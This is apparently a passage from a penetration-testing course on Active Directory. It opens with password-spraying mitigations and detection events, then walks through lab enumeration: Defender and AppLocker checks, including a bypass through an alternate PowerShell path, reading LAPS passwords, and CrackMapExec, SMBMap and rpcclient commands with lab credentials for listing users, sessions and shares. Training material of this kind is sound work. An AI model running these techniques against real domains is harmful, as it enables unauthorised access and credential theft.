Multi-factor Authentication	Multi-factor authentication can greatly reduce the risk of password spraying attacks. Many types of multi-factor authentication exist, such as push notifications to a mobile device, a rotating One Time Password (OTP) such as Google Authenticator, RSA key, or text message confirmations. While this may prevent an attacker from gaining access to an account, certain multi-factor implementations still disclose if the username/password combination is valid. It may be possible to reuse this credential against other exposed services or applications. It is important to implement multi-factor solutions with all external portals.
Restricting Access	It is often possible to log into applications with any domain user account, even if the user does not need to access it as part of their role. In line with the principle of least privilege, access to the application should be restricted to those who require it.
Reducing Impact of Successful Exploitation	A quick win is to ensure that privileged users have a separate account for any administrative activities. Application-specific permission levels should also be implemented if possible. Network segmentation is also recommended because if an attacker is isolated to a compromised subnet, this may slow down or entirely stop lateral movement and further compromise.
Password Hygiene	Educating users on selecting difficult to guess passwords such as passphrases can significantly reduce the efficacy of a password spraying attack. Also, using a password filter to restrict common dictionary words, names of months and seasons, and variations on the company's name will make it quite difficult for an attacker to choose a valid password for spraying attempts.

Other Considerations

It is vital to ensure that your domain password lockout policy doesn't increase the risk of denial of service attacks. If it is very restrictive and requires an administrative intervention to unlock accounts manually, a careless password spray may lock out many accounts within a short period.

Detection

Some indicators of external password spraying attacks include many account lockouts in a short period, server or application logs showing many login attempts with valid or non-existent users, or many requests in a short period to a specific application or URL.

In the Domain Controller's security log, many instances of event ID [4625: An account failed to log on](#) over a short period may indicate a password spraying attack. Organizations should have rules to correlate many logon failures within a set time interval to trigger an alert. A more savvy attacker may avoid SMB password spraying and instead target LDAP. Organizations should also monitor event ID [4771: Kerberos pre-authentication failed](#), which may indicate an LDAP password spraying attempt. To do so, they will need to enable Kerberos logging. This [post](#) details research around detecting password spraying using Windows Security Event Logging.

With these mitigations finely tuned and with logging enabled, an organization will be well-positioned to detect and defend against internal and external password spraying attacks.

External Password Spraying

While outside the scope of this module, password spraying is also a common way that attackers use to attempt to gain a foothold on the internet. We have been very successful with this method during penetration tests to gain access to sensitive data through email inboxes or web applications such as externally facing intranet sites. Some common targets include:

- Microsoft 365
 - Outlook Web Exchange
 - Exchange Web Access
 - Skype for Business
 - Lync Server
 - Microsoft Remote Desktop Services (RDS) Portals
 - Citrix portals using AD authentication
 - VDI implementations using AD authentication such as VMware Horizon
 - VPN portals (Citrix, SonicWall, OpenVPN, Fortinet, etc. that use AD authentication)
 - Custom web applications that use AD authentication
-

Moving Deeper

Now that we have several sets of valid credentials, we can begin digging deeper into the domain by performing credentialled enumeration with various tools. We will walk through several tools that complement each other to give us the most complete and accurate picture of a domain environment. With this information, we will seek to move laterally and vertically in the domain to eventually reach the end goal of our assessment.

Enumerating Security Controls

After gaining a foothold, we could use this access to get a feeling for the defensive state of the hosts, enumerate the domain further now that our visibility is not as restricted, and, if necessary, work at "living off the land" by using tools that exist natively on the hosts. It is important to understand the security controls in place in an organization as the products in use can affect the tools we use for our AD enumeration, as well as exploitation and post-exploitation. Understanding the protections we may be up against will help inform our decisions regarding tool usage and assist us in planning our course of action by either avoiding or modifying certain tools. Some organizations have more stringent protections than others, and some do not apply security controls equally throughout. There may be policies applied to certain machines that can make our enumeration more difficult that are not applied on other machines.

Note: This section is intended to showcase possible security controls in place within a domain, but does not have an interactive component. Enumerating and bypassing security controls are outside the scope of this module, but we wanted to give an overview of the possible technologies we may encounter during an assessment.

Windows Defender

Windows Defender (or [Microsoft Defender](#) after the Windows 10 May 2020 Update) has greatly improved over the years and, by default, will block tools such as `PowerView`. There are ways to bypass these protections. These ways will be covered in other modules. We can use the built-in PowerShell cmdlet [`Get-MpComputerStatus`](#) to get the current Defender status. Here, we can see that the `RealTimeProtectionEnabled` parameter is set to `True`, which means Defender is enabled on the system.

Checking the Status of Defender with `Get-MpComputerStatus`

```
PS C:\htb> Get-MpComputerStatus

AMEngineVersion          : 1.1.17400.5
AMPProductVersion        : 4.10.14393.0
AMServiceEnabled         : True
AMServiceVersion         : 4.10.14393.0
AntispywareEnabled       : True
AntispywareSignatureAge  : 1
AntispywareSignatureLastUpdated : 9/2/2020 11:31:50 AM
AntispywareSignatureVersion : 1.323.392.0
AntivirusEnabled        : True
```

```
AntivirusSignatureAge      : 1
AntivirusSignatureLastUpdated : 9/2/2020 11:31:51 AM
AntivirusSignatureVersion   : 1.323.392.0
BehaviorMonitorEnabled     : False
ComputerID                 : 07D23A51-F83F-4651-B9ED-110FF2B83A9C
ComputerState               : 0
FullScanAge                : 4294967295
FullScanEndTime             :
FullScanStartTime           :
IoavProtectionEnabled       : False
LastFullScanSource          : 0
LastQuickScanSource          : 2
NISEnabled                  : False
NISEngineVersion            : 0.0.0.0
NISSignatureAge              : 4294967295
NISSignatureLastUpdated      :
NISSignatureVersion          : 0.0.0.0
OnAccessProtectionEnabled    : False
QuickScanAge                 : 0
QuickScanEndTime              : 9/3/2020 12:50:45 AM
QuickScanStartTime            : 9/3/2020 12:49:49 AM
RealTimeProtectionEnabled    : True
RealTimeScanDirection        : 0
PSComputerName               :
```

AppLocker

An application whitelist is a list of approved software applications or executables that are allowed to be present and run on a system. The goal is to protect the environment from harmful malware and unapproved software that does not align with the specific business needs of an organization. [AppLocker](#) is Microsoft's application whitelisting solution and gives system administrators control over which applications and files users can run. It provides granular control over executables, scripts, Windows installer files, DLLs, packaged apps, and packed app installers. It is common for organizations to block cmd.exe and PowerShell.exe and write access to certain directories, but this can all be bypassed. Organizations also often focus on blocking the PowerShell.exe executable, but forget about the other [PowerShell executable locations](#) such as %SystemRoot%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe or PowerShell_ISE.exe. We can see that this is the case in the AppLocker rules shown below. All Domain Users are disallowed from running the 64-bit PowerShell executable located at:

```
%SystemRoot%\system32\WindowsPowerShell\v1.0\powershell.exe
```

So, we can merely call it from other locations. Sometimes, we run into more stringent AppLocker policies that require more creativity to bypass. These ways will be covered in other modules.

Using Get-AppLockerPolicy cmdlet

```
Name          : (Default Rule) All files
Description   : Allows members of the local Administrators group to
run all applications.
UserOrGroupSid : S-1-5-32-544
Action        : Allow
```

PowerShell Constrained Language Mode

PowerShell [Constrained Language Mode](#) locks down many of the features needed to use PowerShell effectively, such as blocking COM objects, only allowing approved .NET types, XAML-based workflows, PowerShell classes, and more. We can quickly enumerate whether we are in Full Language Mode or Constrained Language Mode.

Enumerating Language Mode

```
PS C:\htb> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
```

LAPS

The Microsoft [Local Administrator Password Solution \(LAPS\)](#) is used to randomize and rotate local administrator passwords on Windows hosts and prevent lateral movement. We can enumerate what domain users can read the LAPS password set for machines with LAPS installed and what machines do not have LAPS installed. The [LAPSToolkit](#) greatly facilitates this with several functions. One is parsing `ExtendedRights` for all computers with LAPS enabled. This will show groups specifically delegated to read LAPS passwords, which are often users in protected groups. An account that has joined a computer to a domain receives `All Extended Rights` over that host, and this right gives the account the ability to read passwords. Enumeration may show a user account that can read the LAPS password on a host. This can help us target specific AD users who can read LAPS passwords.

Using Find-LAPSDelegatedGroups

```
PS C:\htb> Find-LAPSDelegatedGroups
OrgUnit                               Delegated Groups
-----                               -----
OU=Servers,DC=INLANEFREIGHT,DC=LOCAL      INLANEFREIGHT\Domain
```

```

Admins
OU=Servers,DC=INLANEFREIGHT,DC=LOCAL INLANEFREIGHT\LAPS
Admins
OU=Workstations,DC=INLANEFREIGHT,DC=LOCAL INLANEFREIGHT\Domain
Admins
OU=Workstations,DC=INLANEFREIGHT,DC=LOCAL INLANEFREIGHT\LAPS
Admins
OU=Web Servers,OU=Servers,DC=INLANEFREIGHT,DC=LOCAL INLANEFREIGHT\Domain
Admins
OU=Web Servers,OU=Servers,DC=INLANEFREIGHT,DC=LOCAL INLANEFREIGHT\LAPS
Admins
OU=SQL Servers,OU=Servers,DC=INLANEFREIGHT,DC=LOCAL INLANEFREIGHT\Domain
Admins
OU=SQL Servers,OU=Servers,DC=INLANEFREIGHT,DC=LOCAL INLANEFREIGHT\LAPS
Admins
OU=File Servers,OU=Servers,DC=INLANEFREIGHT,DC=L... INLANEFREIGHT\Domain
Admins
OU=File Servers,OU=Servers,DC=INLANEFREIGHT,DC=L... INLANEFREIGHT\LAPS
Admins
OU=Contractor Laptops,OU=Workstations,DC=INLANEF... INLANEFREIGHT\Domain
Admins
OU=Contractor Laptops,OU=Workstations,DC=INLANEF... INLANEFREIGHT\LAPS
Admins
OU=Staff Workstations,OU=Workstations,DC=INLANEF... INLANEFREIGHT\Domain
Admins
OU=Staff Workstations,OU=Workstations,DC=INLANEF... INLANEFREIGHT\LAPS
Admins
OU=Executive Workstations,OU=Workstations,DC=INL... INLANEFREIGHT\Domain
Admins
OU=Executive Workstations,OU=Workstations,DC=INL... INLANEFREIGHT\LAPS
Admins
OU=Mail Servers,OU=Servers,DC=INLANEFREIGHT,DC=L... INLANEFREIGHT\Domain
Admins
OU=Mail Servers,OU=Servers,DC=INLANEFREIGHT,DC=L... INLANEFREIGHT\LAPS
Admins

```

The `Find-AdmPwdExtendedRights` checks the rights on each computer with LAPS enabled for any groups with read access and users with "All Extended Rights." Users with "All Extended Rights" can read LAPS passwords and may be less protected than users in delegated groups, so this is worth checking for.

Using `Find-AdmPwdExtendedRights`

```
PS C:\htb> Find-AdmPwdExtendedRights
```

ComputerName	Identity	Reason
-----	-----	-----

```
EXCHG01.INLANEFREIGHT.LOCAL INLANEFREIGHT\Domain Admins Delegated
EXCHG01.INLANEFREIGHT.LOCAL INLANEFREIGHT\LAPS Admins Delegated
SQL01.INLANEFREIGHT.LOCAL INLANEFREIGHT\Domain Admins Delegated
SQL01.INLANEFREIGHT.LOCAL INLANEFREIGHT\LAPS Admins Delegated
WS01.INLANEFREIGHT.LOCAL INLANEFREIGHT\Domain Admins Delegated
WS01.INLANEFREIGHT.LOCAL INLANEFREIGHT\LAPS Admins Delegated
```

We can use the `Get-LAPSCComputers` function to search for computers that have LAPS enabled when passwords expire, and even the randomized passwords in cleartext if our user has access.

Using Get-LAPSCComputers

```
PS C:\htb> Get-LAPSCComputers
```

ComputerName	Password	Expiration
DC01.INLANEFREIGHT.LOCAL	6DZ[+A/[]19d\$F	08/26/2020 23:29:45
EXCHG01.INLANEFREIGHT.LOCAL	oj+2A+[hHMMtj,	09/26/2020 00:51:30
SQL01.INLANEFREIGHT.LOCAL	9G#f;p41dcAe,s	09/26/2020 00:30:09
WS01.INLANEFREIGHT.LOCAL	TCaG-F)3No;l8C	09/26/2020 00:46:04

Conclusion

As we have seen in this section, several other helpful AD enumeration techniques are available to us to determine what protections are in place. It is worth familiarizing yourself with all of these tools and techniques, and adding them to your arsenal of options. Now, let's continue our enumeration of the INLANEFREIGHT.LOCAL domain from a credentialed standpoint.

Credentialed Enumeration - from Linux

Now that we have acquired a foothold in the domain, it is time to dig deeper using our low privilege domain user credentials. Since we have a general idea about the domain's userbase and machines, it's time to enumerate the domain in depth. We are interested in information about domain user and computer attributes, group membership, Group Policy Objects, permissions, ACLs, trusts, and more. We have various options available, but the most important thing to remember is that most of these tools will not work without valid domain user credentials at any permission level. So at a minimum, we will have to have

acquired a user's cleartext password, NTLM password hash, or SYSTEM access on a domain-joined host.

To follow along, spawn the target at the bottom of this section and SSH to the Linux attack host as the `htb-student` user. For enumeration of the INLANEFREIGHT.LOCAL domain using the tools installed on the ATTACK01 Parrot Linux host, we will use the following credentials: User= `forend` and password= `Klmcargo2`. Once our access is established, it's time to get to work. We'll start with `CrackMapExec`.


CrackMapExec

[CrackMapExec](#) (CME) is a powerful toolset to help with assessing AD environments. It utilizes packages from the Impacket and PowerSploit toolkits to perform its functions. For detailed explanations on using the tool and accompanying modules, see the [wiki](#). Don't be afraid to use the `-h` flag to review the available options and syntax.

CME Help Menu

```
crackmapexec -h

usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter
INTERVAL] [--darrell]
                     [--verbose]
                     {mssql,smb,ssh,winrm} ...
```



A swiss army knife **for** pentesting
networks

Forged by @byt3bl33d3r using the powah
of dank memes

Version: 5.0.2dev
Codename: P3l1as

```

optional arguments:
  -h, --help            show this help message and exit
  -t THREADS           set how many concurrent threads to use (default:
100)
  --timeout TIMEOUT    max timeout in seconds of each thread (default:
None)
  --jitter INTERVAL    sets a random delay between each connection
(default: None)
  --darrell             give Darrell a hand
  --verbose             enable verbose output

protocols:
  available protocols

{mssql,smb,ssh,winrm}
  mssql                own stuff using MSSQL
  smb                  own stuff using SMB
  ssh                own stuff using SSH
  winrm               own stuff using WINRM

Ya feelin' a bit buggy all of a sudden?

```

We can see that we can use the tool with MSSQL, SMB, SSH, and WinRM credentials. Let's look at our options for CME with the SMB protocol:

CME Options (SMB)

```

crackmapexec smb -h

usage: crackmapexec smb [-h] [-id CRED_ID [CRED_ID ...]] [-u USERNAME
[USERNAME ...]] [-p PASSWORD [PASSWORD ...]] [-k]
                     [--aesKey AESKEY [AESKEY ...]] [--kdcHost KDCHOST]
                     [--gfail-limit LIMIT | --ufail-limit LIMIT | --
fail-limit LIMIT] [-M MODULE]
                     [-o MODULE_OPTION [MODULE_OPTION ...]] [-L] [--options]
                     [--server {https,http}] [--server-host HOST]
                     [--server-port PORT] [-H HASH [HASH ...]] [--no-
bruteforce] [-d DOMAIN | --local-auth] [--port {139,445}]
                     [--share SHARE] [--smb-server-port
SMB_SERVER_PORT] [--gen-relay-list OUTPUT_FILE] [--continue-on-success]
                     [--sam | --lsa | --ntds [{drsuapi,vss}]] [--shares]
                     [--sessions] [--disks] [--loggedon-users] [--users [USER]]
                     [--groups [GROUP]] [--local-groups [GROUP]] [--pass-pol]
                     [--rid-brute [MAX_RID]] [--wmi QUERY]
                     [--wmi-namespace NAMESPACE] [--spider SHARE] [--spider-
folder FOLDER] [--content] [--exclude-dirs DIR_LIST]
                     [--pattern PATTERN [PATTERN ...] | --regex REGEX]

```

```

[REGEX ...]] [--depth DEPTH] [--only-files]
                [--put-file FILE FILE] [--get-file FILE FILE] [--exec-method {atexec,smbexec,wmiexec,mmcexec}] [--force-ps32]
                [--no-output] [-x COMMAND | -X PS_COMMAND] [--obfs] [--amsi-bypass FILE] [--clear-obfscripts]
                [target ...]

positional arguments:
    target           the target IP(s), range(s), CIDR(s), hostname(s),
                    FQDN(s), file(s) containing a list of targets, NMap XML or
                    .Nessus file(s)

optional arguments:
    -h, --help        show this help message and exit
    -id CRED_ID [CRED_ID ...]
                    database credential ID(s) to use for
authentication
    -u USERNAME [USERNAME ...]
                    username(s) or file(s) containing usernames
    -p PASSWORD [PASSWORD ...]
                    password(s) or file(s) containing passwords
    -k, --kerberos   Use Kerberos authentication from ccache file
                    (KRB5CCNAME)

<SNIP>

```

CME offers a help menu for each protocol (i.e., `crackmapexec winrm -h`, etc.). Be sure to review the entire help menu and all possible options. For now, the flags we are interested in are:

- **-u Username** The user whose credentials we will use to authenticate
- **-p Password** User's password
- **Target (IP or FQDN)** Target host to enumerate (in our case, the Domain Controller)
- **--users** Specifies to enumerate Domain Users
- **--groups** Specifies to enumerate domain groups
- **--loggedon-users** Attempts to enumerate what users are logged on to a target, if any

We'll start by using the SMB protocol to enumerate users and groups. We will target the Domain Controller (whose address we uncovered earlier) because it holds all data in the domain database that we are interested in. Make sure you preface all commands with `sudo`.

CME - Domain User Enumeration

We start by pointing CME at the Domain Controller and using the credentials for the `forend` user to retrieve a list of all domain users. Notice when it provides us the user information, it

includes data points such as the `badPwdCount` attribute. This is helpful when performing actions like targeted password spraying. We could build a target user list filtering out any users with their `badPwdCount` attribute above 0 to be extra careful not to lock any accounts out.

```
sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --users

SMB      172.16.5.5    445    ACADEMY-EA-DC01  [*] Windows 10.0 Build
17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL)
(signing:True) (SMBv1:False)
SMB      172.16.5.5    445    ACADEMY-EA-DC01  [+]
INLANEFREIGHT.LOCAL\forend:Klmcargo2
SMB      172.16.5.5    445    ACADEMY-EA-DC01  [+] Enumerated domain
user(s)
SMB      172.16.5.5    445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\administrator          badpwdcount: 0
baddpwdtime: 2022-03-29 12:29:14.476567
SMB      172.16.5.5    445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\guest                badpwdcount: 0
baddpwdtime: 1600-12-31 19:03:58
SMB      172.16.5.5    445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\lab_adm              badpwdcount: 0
baddpwdtime: 2022-04-09 23:04:58.611828
SMB      172.16.5.5    445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\krbtgt               badpwdcount: 0
baddpwdtime: 1600-12-31 19:03:58
SMB      172.16.5.5    445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\htb-student         badpwdcount: 0
baddpwdtime: 2022-03-30 16:27:41.960920
SMB      172.16.5.5    445    ACADEMY-EA-DC01
INLANEFREIGHT.LOCAL\avazquez            badpwdcount: 3
baddpwdtime: 2022-02-24 18:10:01.903395

<SNIP>
```

We can also obtain a complete listing of domain groups. We should save all of our output to files to easily access it again later for reporting or use with other tools.

CME - Domain Group Enumeration

```
sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --groups

SMB      172.16.5.5    445    ACADEMY-EA-DC01  [*] Windows 10.0 Build
17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL)
(signing:True) (SMBv1:False)
SMB      172.16.5.5    445    ACADEMY-EA-DC01  [+]
INLANEFREIGHT.LOCAL\forend:Klmcargo2
SMB      172.16.5.5    445    ACADEMY-EA-DC01  [+] Enumerated domain
```

```
group(s)
SMB      172.16.5.5    445    ACADEMY-EA-DC01  Administrators
membercount: 3
SMB      172.16.5.5    445    ACADEMY-EA-DC01  Users
membercount: 4
SMB      172.16.5.5    445    ACADEMY-EA-DC01  Guests
membercount: 2
SMB      172.16.5.5    445    ACADEMY-EA-DC01  Print Operators
membercount: 0
SMB      172.16.5.5    445    ACADEMY-EA-DC01  Backup Operators
membercount: 1
SMB      172.16.5.5    445    ACADEMY-EA-DC01  Replicator
membercount: 0
```

<SNIP>

```
SMB      172.16.5.5    445    ACADEMY-EA-DC01  Domain Admins
membercount: 19
SMB      172.16.5.5    445    ACADEMY-EA-DC01  Domain Users
membercount: 0
```

<SNIP>

```
SMB      172.16.5.5    445    ACADEMY-EA-DC01  Contractors
membercount: 138
SMB      172.16.5.5    445    ACADEMY-EA-DC01  Accounting
membercount: 15
SMB      172.16.5.5    445    ACADEMY-EA-DC01  Engineering
membercount: 19
SMB      172.16.5.5    445    ACADEMY-EA-DC01  Executives
membercount: 10
SMB      172.16.5.5    445    ACADEMY-EA-DC01  Human Resources
membercount: 36
```

<SNIP>

The above snippet lists the groups within the domain and the number of users in each. The output also shows the built-in groups on the Domain Controller, such as `Backup Operators`. We can begin to note down groups of interest. Take note of key groups like `Administrators`, `Domain Admins`, `Executives`, any groups that may contain privileged IT admins, etc. These groups will likely contain users with elevated privileges worth targeting during our assessment.

CME - Logged On Users

We can also use CME to target other hosts. Let's check out what appears to be a file server to see what users are logged in currently.

```
sudo crackmapexec smb 172.16.5.130 -u forend -p Klmcargo2 --loggedon-users

SMB      172.16.5.130  445      ACADEMY-EA-FILE  [*] Windows 10.0 Build
17763 x64 (name:ACADEMY-EA-FILE) (domain:INLANEFREIGHT.LOCAL)
(signing:False) (SMBv1:False)
SMB      172.16.5.130  445      ACADEMY-EA-FILE  [+]
INLANEFREIGHT.LOCAL\forend:Klmcargo2 (Pwn3d!)
SMB      172.16.5.130  445      ACADEMY-EA-FILE  [+] Enumerated
loggedon users
SMB      172.16.5.130  445      ACADEMY-EA-FILE
INLANEFREIGHT\clusteragent          logon_server: ACADEMY-EA-DC01
SMB      172.16.5.130  445      ACADEMY-EA-FILE  INLANEFREIGHT\lab_adm
logon_server: ACADEMY-EA-DC01
SMB      172.16.5.130  445      ACADEMY-EA-FILE
INLANEFREIGHT\svc_qualys           logon_server: ACADEMY-EA-DC01
SMB      172.16.5.130  445      ACADEMY-EA-FILE  INLANEFREIGHT\wley
logon_server: ACADEMY-EA-DC01

<SNIP>
```

We see that many users are logged into this server which is very interesting. We can also see that our user `forend` is a local admin because `(Pwn3d!)` appears after the tool successfully authenticates to the target host. A host like this may be used as a jump host or similar by administrative users. We can see that the user `svc_qualys` is logged in, who we earlier identified as a domain admin. It could be an easy win if we can steal this user's credentials from memory or impersonate them.

As we will see later, `BloodHound` (and other tools such as `PowerView`) can be used to hunt for user sessions. `BloodHound` is particularly powerful as we can use it to view Domain User sessions graphically and quickly in many ways. Regardless, tools such as CME are great for more targeted enumeration and user hunting.

CME Share Searching

We can use the `--shares` flag to enumerate available shares on the remote host and the level of access our user account has to each share (READ or WRITE access). Let's run this against the INLANEFREIGHT.LOCAL Domain Controller.

Share Enumeration - Domain Controller

```
sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 --shares

SMB      172.16.5.5  445      ACADEMY-EA-DC01  [*] Windows 10.0 Build
17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL)
(signing:True) (SMBv1:False)
SMB      172.16.5.5  445      ACADEMY-EA-DC01  [+]
```

INLANEFREIGHT.LOCAL\forend:Klmcargo2					
SMB	172.16.5.5	445	ACADEMY-EA-DC01	[+]	Enumerated shares
SMB	172.16.5.5	445	ACADEMY-EA-DC01	Share	
Permissions	Remark				
SMB	172.16.5.5	445	ACADEMY-EA-DC01	-----	-----
-----	-----	-----	-----	-----	-----
SMB	172.16.5.5	445	ACADEMY-EA-DC01	ADMIN\$	
Remote Admin					
SMB	172.16.5.5	445	ACADEMY-EA-DC01	C\$	
Default share					
SMB	172.16.5.5	445	ACADEMY-EA-DC01	Department Shares	READ
SMB	172.16.5.5	445	ACADEMY-EA-DC01	IPC\$	READ
Remote IPC					
SMB	172.16.5.5	445	ACADEMY-EA-DC01	NETLOGON	READ
Logon server share					
SMB	172.16.5.5	445	ACADEMY-EA-DC01	SYSVOL	READ
Logon server share					
SMB	172.16.5.5	445	ACADEMY-EA-DC01	User Shares	READ
SMB	172.16.5.5	445	ACADEMY-EA-DC01	ZZZ_archive	READ

We see several shares available to us with `READ` access. The `Department Shares` , `User Shares` , and `ZZZ_archive` shares would be worth digging into further as they may contain sensitive data such as passwords or PII. Next, we can dig into the shares and spider each directory looking for files. The module `spider_plus` will dig through each readable share on the host and list all readable files. Let's give it a try.

Spider_plus

```
sudo crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 -M spider_plus --share 'Department Shares'

SMB      172.16.5.5      445      ACADEMY-EA-DC01  [*] Windows 10.0 Build 17763 x64 (name:ACADEMY-EA-DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True) (SMBv1:False)
SMB      172.16.5.5      445      ACADEMY-EA-DC01  [+] INLANEFREIGHT.LOCAL\forend:Klmcargo2
SPIDER_P... 172.16.5.5      445      ACADEMY-EA-DC01  [*] Started spidering plus with option:
SPIDER_P... 172.16.5.5      445      ACADEMY-EA-DC01  [*]          DIR: ['print$']
SPIDER_P... 172.16.5.5      445      ACADEMY-EA-DC01  [*]          EXT: ['ico', 'lnk']
SPIDER_P... 172.16.5.5      445      ACADEMY-EA-DC01  [*]          SIZE: 51200
SPIDER_P... 172.16.5.5      445      ACADEMY-EA-DC01  [*]          OUTPUT: /tmp/cme_spider_plus
```

In the above command, we ran the spider against the `Department Shares`. When completed, CME writes the results to a JSON file located at `/tmp/cme_spider_plus/<ip of host>`. Below we can see a portion of the JSON output. We could dig around for interesting files such as `web.config` files or scripts that may contain passwords. If we wanted to dig further, we could pull those files to see what all resides within, perhaps finding some hardcoded credentials or other sensitive information.

```
head -n 10 /tmp/cme_spider_plus/172.16.5.5.json

{
    "Department Shares": {
        "Accounting/Private/AddSelect.bat": {
            "atime_epoch": "2022-03-31 14:44:42",
            "ctime_epoch": "2022-03-31 14:44:39",
            "mtime_epoch": "2022-03-31 15:14:46",
            "size": "278 Bytes"
        },
        "Accounting/Private/ApproveConnect.wmf": {
            "atime_epoch": "2022-03-31 14:45:14",
            <SNIP>
    }
}
```

CME is powerful, and this is only a tiny look at its capabilities; it is worth experimenting with it more against the lab targets. We will utilize CME in various ways as we progress through the remainder of this module. Let's move on and take a look at [SMBMap](#) now.

SMBMap

SMBMap is great for enumerating SMB shares from a Linux attack host. It can be used to gather a listing of shares, permissions, and share contents if accessible. Once access is obtained, it can be used to download and upload files and execute remote commands.

Like CME, we can use SMBMap and a set of domain user credentials to check for accessible shares on remote systems. As with other tools, we can type the command `smbmap -h` to view the tool usage menu. Aside from listing shares, we can use SMBMap to recursively list directories, list the contents of a directory, search file contents, and more. This can be especially useful when pillaging shares for useful information.

SMBMap To Check Access

```
smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5

[+] IP: 172.16.5.5:445 Name: inlanefreight.local
```

Disk	Permissions	Comment
-	-	-
ADMIN\$		NO ACCESS
Remote Admin		
C\$		NO ACCESS
Default share		
Department Shares		READ ONLY
IPC\$		READ ONLY
Remote IPC		
NETLOGON		READ ONLY
Logon server share		
SYSVOL		READ ONLY
Logon server share		
User Shares		READ ONLY
ZZZ_archive		READ ONLY

The above will tell us what our user can access and their permission levels. Like our results from CME, we see that the user `forend` has no access to the DC via the `ADMIN$` or `C$` shares (this is expected for a standard user account), but does have read access over `IPC$`, `NETLOGON`, and `SYSVOL` which is the default in any domain. The other non-standard shares, such as `Department Shares` and the user and archive shares, are most interesting. Let's do a recursive listing of the directories in the `Department Shares` share. We can see, as expected, subdirectories for each department in the company.

Recursive List Of All Directories

smbmap -u forend -p Klmcargo2 -d INLANEFREIGHT.LOCAL -H 172.16.5.5 -R	
'Department Shares' --dir-only	
[+] IP: 172.16.5.5:445 Name: inlanefreight.local	
Disk	
Permissions	Comment
-	-
Department Shares	READ ONLY
.\\Department Shares*	
dr--r--r--	0 Thu Mar 31 15:34:29 2022 .
dr--r--r--	0 Thu Mar 31 15:34:29 2022 ..
dr--r--r--	0 Thu Mar 31 15:14:48 2022 Accounting
dr--r--r--	0 Thu Mar 31 15:14:39 2022 Executives
dr--r--r--	0 Thu Mar 31 15:14:57 2022 Finance
dr--r--r--	0 Thu Mar 31 15:15:04 2022 HR
dr--r--r--	0 Thu Mar 31 15:15:21 2022 IT
dr--r--r--	0 Thu Mar 31 15:15:29 2022 Legal
dr--r--r--	0 Thu Mar 31 15:15:37 2022 Marketing

```
dr--r--r--          0 Thu Mar 31 15:15:47 2022    Operations
dr--r--r--          0 Thu Mar 31 15:15:58 2022    R&D
dr--r--r--          0 Thu Mar 31 15:16:10 2022    Temp
dr--r--r--          0 Thu Mar 31 15:16:18 2022    Warehouse

<SNIP>
```

As the recursive listing dives deeper, it will show you the output of all subdirectories within the higher-level directories. The use of `--dir-only` provided only the output of all directories and did not list all files. Try this against other shares on the Domain Controller and see what you can find.

Now that we've covered shares, let's look at `RPCClient`.

rpcclient

[rpcclient](#) is a handy tool created for use with the Samba protocol and to provide extra functionality via MS-RPC. It can enumerate, add, change, and even remove objects from AD. It is highly versatile; we just have to find the correct command to issue for what we want to accomplish. The man page for `rpcclient` is very helpful for this; just type `man rpcclient` into your attack host's shell and review the options available. Let's cover a few `rpcclient` functions that can be helpful during a penetration test.

Due to SMB NULL sessions (covered in-depth in the password spraying sections) on some of our hosts, we can perform authenticated or unauthenticated enumeration using `rpcclient` in the INLANEFREIGHT.LOCAL domain. An example of using `rpcclient` from an unauthenticated standpoint (if this configuration exists in our target domain) would be:

```
rpcclient -U "" -N 172.16.5.5
```

The above will provide us with a bound connection, and we should be greeted with a new prompt to start unleashing the power of `rpcclient`.

SMB NULL Session with `rpcclient`



```
[administrator@ea-attack01] - [/opt/windapsearch]
└─$
```

From here, we can begin to enumerate any number of different things. Let's start with domain users.

rpcclient Enumeration

While looking at users in rpcclient, you may notice a field called `rid:` beside each user. A [Relative Identifier \(RID\)](#) is a unique identifier (represented in hexadecimal format) utilized by Windows to track and identify objects. To explain how this fits in, let's look at the examples below:

- The [SID](#) for the INLANEFREIGHT.LOCAL domain is: S-1-5-21-3842939050-3880317879-2865463114 .
- When an object is created within a domain, the number above (SID) will be combined with a RID to make a unique value used to represent the object.
- So the domain user `htb-student` with a RID:[0x457] Hex 0x457 would = decimal 1111 , will have a full user SID of: S-1-5-21-3842939050-3880317879-2865463114-1111 .
- This is unique to the `htb-student` object in the INLANEFREIGHT.LOCAL domain and you will never see this paired value tied to another object in this domain or any other.

